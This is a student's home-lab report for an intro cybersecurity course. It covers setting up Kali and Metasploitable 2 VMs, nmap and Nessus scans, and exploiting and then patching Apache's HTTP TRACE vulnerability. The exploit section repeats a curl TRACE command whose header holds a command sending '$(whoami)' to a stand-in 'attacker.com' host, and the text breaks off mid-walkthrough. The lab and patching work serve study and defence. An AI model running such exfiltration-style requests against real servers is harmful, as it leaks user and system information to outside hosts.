
Eric Guzman
Professor Foti

5/13/2024
Intro To CyberSecurity

Home Lab Final Report


Deployment:

Proof of VMware running on my computer -





Proof of an attack box running in VMware -

Proof of a defense box running in VMware -




Proof of service 1 (Nessus Vulnerability Scanner) being deployed -






I ran a nessus scan from my Kali VM on my Metasploitable 2 VM to show that it has been deployed and is working.


Proof of service 2 (Uncomplicated Firewall) being deployed -
Deployment on Kali -



Deployment on Metasploitable 2 -




Proof of a network being deployed through a network map and pings being sent -
Network Map -



Pings from Kali (192.168.156.129) to Metasploitable 2 (192.168.156.3) -

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.156.3
PING 192.168.156.3 (192.168.156.3) 56(84) bytes of data.
64 bytes from 192.168.156.3: icmp_seq=1 ttl=64 time=0.388 ms
64 bytes from 192.168.156.3: icmp_seq=2 ttl=64 time=0.381 ms
64 bytes from 192.168.156.3: icmp_seq=3 ttl=64 time=0.432 ms
64 bytes from 192.168.156.3: icmp_seq=4 ttl=64 time=0.554 ms
64 bytes from 192.168.156.3: icmp_seq=5 ttl=64 time=0.474 ms
64 bytes from 192.168.156.3: icmp_seq=6 ttl=64 time=0.341 ms
^C
── 192.168.156.3 ping statistics ──
6 packets transmitted, 6 received, 0% packet loss, time 5110ms
rtt min/avg/max/mdev = 0.341/0.428/0.554/0.069 ms

┌──(kali㉿kali)-[~]
└─$
```

Pings from Metasploitable 2 (192.168.156.3) to Kali (192.168.156.129) -



Scanning:

1. Nmap scan -


a. The open TCP and UDP ports that were found are Port 21/tcp (ftp), Port 22/tcp (ssh), Port 25/tcp (smtp), Port 80/tcp (http).

b. The services running on the open TCP and UDP ports are Port 21/tcp (ftp) - vsftpd 2.3.4, Port 22/tcp (ssh) - OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0), Port 25/tcp (smtp) - Postfix smtpd, Port 80/tcp (http) - Apache httpd 2.2.8 ((Ubuntu) DAV/2).

c. The operating system that was guessed/identified was Linux 2.6.8-2.6.30 with a 98% certainty.

Walkthrough:

Here's how to do a nmap scan! I first turned on both my attack and defense box, made sure they were on the same network and identified my metasploitable 2 VM IP address. Then I looked through nmaps command selection to find the best scan for what I am looking for. The command I chose was "nmap -sV -O 192.168.156.3". This scan allows me to identify the open ports, services running on those ports and the operating system of the target machine. This screenshot shows my nmap scan, showing all the information I detailed previously. We can now use this output to find and exploit vulnerabilities that might be present on this machine.




2. Nessus Vulnerability Scan -
Name - HTTP TRACE / TRACK Methods Allowed

- **a.** CVSS Score - 5.3 (Medium)
- **b.** Description of the found vulnerability - The web server that was found allows the TRACE and TRACK methods. Both of these methods are used to debug web server connections.
- **c.** Impact of the vulnerability - Allows attackers to gain access to sensitive information, session tokens and allows them to do session hijacking attacks, compromising user accounts on that system. May allow attackers with information disclosure, cross site tracing attacks and security bypasses.
- **d.** What is impacted by the vulnerability - Apache, version 2.2.8 using the HTTP protocol with the TRACE method enabled.
- **e.** Fix for the vulnerability - In the Apache configuration file, you must add the line "TraceEnable off" to disable the TRACE method, stopping this vulnerability from being exploited.
- **f.** CVEs of the vulnerability - CVE-2003-1567, CVE-2004-2320, CVE-2010-0386


Walkthrough:

Here's how to conduct a Nessus scan! I started by making sure both of my VMs were on and connected. I then entered the command "sudo service nessusd start" and went to "https://localhost:8834" in my browser. I logged into my nessus account and clicked the new scan button. If you are doing this on your own, you need to click new scan to start scanning a new host and input the parameters, like the IP address and plugins you want to use in your scan. For my scan, I only had 1 IP address to input, so I clicked launch scan after I was done. Then all you have to do is watch and wait for the scan to complete. Depending on how many hosts you are scanning, this may take some time. After the scan completes, you can look through the vulnerabilities it found and use this information to exploit vulnerabilities or try to mitigate attacks.

This screenshot shows the completed CVE focused nessus scan that I ran.



This screenshot shows the vulnerability that I am focusing on.




3. Exploit Identification:

[Apache Hardening Tutorial: Disable HTTP Trace / Cross Site Method]

I will be using curl to exploit the vulnerability I identified previously. The command I chose to use is: “curl -X TRACE -H "Cookie: cmd=curl http://attacker.com/?$(whoami)" http://192.168.156.3”. It sends a malicious TRACE request to my metasploitable 2 machine, attempting to get access to sensitive information. The kind of access that would be provided by this exploit is information disclosure if this were to be used on an actual server.

Patching the vulnerability:

To patch this vulnerability, I needed to go to metasploitable 2’s apache configuration file. I then added the line “TraceEnable off” and restarted the server to make sure that the changes went into effect.



I then tried the same exploit again on my kali VM and saw that it was unsuccessful, meaning I have successfully patched the vulnerability on my Metasploitable 2 machine.

```
┌──(kali㉿kali)-[~]
└─$ curl -X TRACE -H "Cookie: cmd=curl http://attacker.com/?$(whoami)" http://192
.168.156.3

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>405 Method Not Allowed</title>
</head><body>
<h1>Method Not Allowed</h1>
<p>The requested method TRACE is not allowed for the URL /.</p>
<hr>
<address>Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.156.3 Port 80</address>
</body></html>
```

Walkthrough:

Here's how to exploit and patch metasploitable 2's HTTP TRACE / TRACK Methods Allowed vulnerability! I started by making sure both my kali and metasploitable VM were powered on and on the same network. Then you should find an attack vector to exploit this vulnerability. I chose to use the curl command for my exploit, which sends a malicious TRACE request to our defense box. The command I entered was "curl -X TRACE -H "Cookie: cmd=curl http://attacker.com/?$(whoami)" http://192.168.156.3". Here is the result I got:

